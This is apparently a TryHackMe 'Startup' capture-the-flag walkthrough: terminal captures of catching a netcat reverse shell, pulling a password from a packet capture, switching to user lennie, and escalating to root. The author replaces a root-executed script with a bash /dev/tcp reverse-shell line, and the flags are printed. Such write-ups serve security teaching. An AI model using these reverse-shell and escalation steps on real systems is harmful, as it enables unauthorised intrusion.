


```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/startup]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.8.153.207] from (UNKNOWN) [10.10.153.149] 45270
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/L
inux
 16:36:04 up 49 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Horizontal Privilege Escalation




```
www-data@startup:/tmp$ find / type f -name "recipe*" 2>/dev/null
/recipe.txt
www-data@startup:/tmp$ cat /recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret f
orever and told him it was love.
www-data@startup:/tmp$ 
```




```
www-data@startup:/$ ls
bin   home            lib         mnt         root  srv  vagrant
boot  incidents       lib64       opt         run   sys  var
dev   initrd.img      lost+found  proc        sbin  tmp  vmlinuz
etc   initrd.img.old  media       recipe.txt  snap  usr  vmlinuz.old
www-data@startup:/$ cd incidents
www-data@startup:/incidents$ ls
suspicious.pcapng
www-data@startup:/incidents$ 
```

- There is a **.pcapng** file here. Read it and found a password in it.



```
pd�=:gj��DDE4}@@��������\�����/5�^�@��
*�?�*�?�d��=:$jƨbER@@g7��������\/5�^��0▒@��
*�@     *�?�[sudo] password for www-data: �d�=:L�ƨDD�E4~@@��������\�����/5�|�@��
*�@     *�@     dx�=:���AWEG@@��������\�����/5�|�▒@��
*�J*�@  c4ntg3t3n0ughsp1c3
xh�=:���AFE6%   @@gR��������\/5�|����▒@��
*�J*�J
```


Username: **lennie**
Password: **c4ntg3t3n0ughsp1c3**




```
www-data@startup:/incidents$ ls /home
lennie
www-data@startup:/incidents$ su lennie
Password:
lennie@startup:/incidents$ id
uid=1002(lennie) gid=1002(lennie) groups=1002(lennie)
lennie@startup:/incidents$ █
```

Vertical Privilege Escalation


Enumeration



```
lennie@startup:~$ cd scripts/
lennie@startup:~/scripts$ ls
planner.sh  startup_list.txt
lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$ cat startup_list.txt

lennie@startup:~/scripts$ █
```




```
lennie@startup:~/scripts$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
lennie@startup:~/scripts$ █
```




```
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$ cd Documents/
lennie@startup:~/Documents$ ls
concern.txt  list.txt  note.txt
lennie@startup:~/Documents$ cat *.txt
I got banned from your library for moving the "C programming language" book into the horror section. Is
 there a way I can appeal? --Lennie
Shoppinglist: Cyberpunk 2077 | Milk | Dog food
Reminders: Talk to Inclinant about our lacking security, hire a web developer, delete incident logs.
lennie@startup:~/Documents$ █
```

- Then I check **sudo** and **SUID** and found nothing to exploit.
- Nothing in **/etc/crontab**.
- But then I noticed this :




```
lennie@startup:~/scripts$ ls -al
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 4 lennie lennie 4096 Jan 17 18:23 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Jan 17 18:26 startup_list.txt
lennie@startup:~/scripts$ ls -al
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 4 lennie lennie 4096 Jan 17 18:23 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Jan 17 18:27 startup_list.txt
lennie@startup:~/scripts$ 
```

The file **planner.sh** is being executed after few minutes. It may be a cronjob by root.




```
  GNU nano 2.5.3              File: /etc/print.sh                      Modified

bash -i >& /dev/tcp/10.8.153.207/70 0>&1
```



moghees@kali: ~/…ryHackMe/startup ×
moghees@kali: ~/…ryHackMe/startup ×
moghees@kali: ~/…ryHackMe/startup ×

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/startup]
└─$ nc -nvlp 70
listening on [any] 70 ...
connect to [10.8.153.207] from (UNKNOWN) [10.10.58.89] 37592
bash: cannot set terminal process group (1709): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# 
```

Flag



```
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$ 
```



```
root@startup:~# cd /root
cd /root
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~# 
```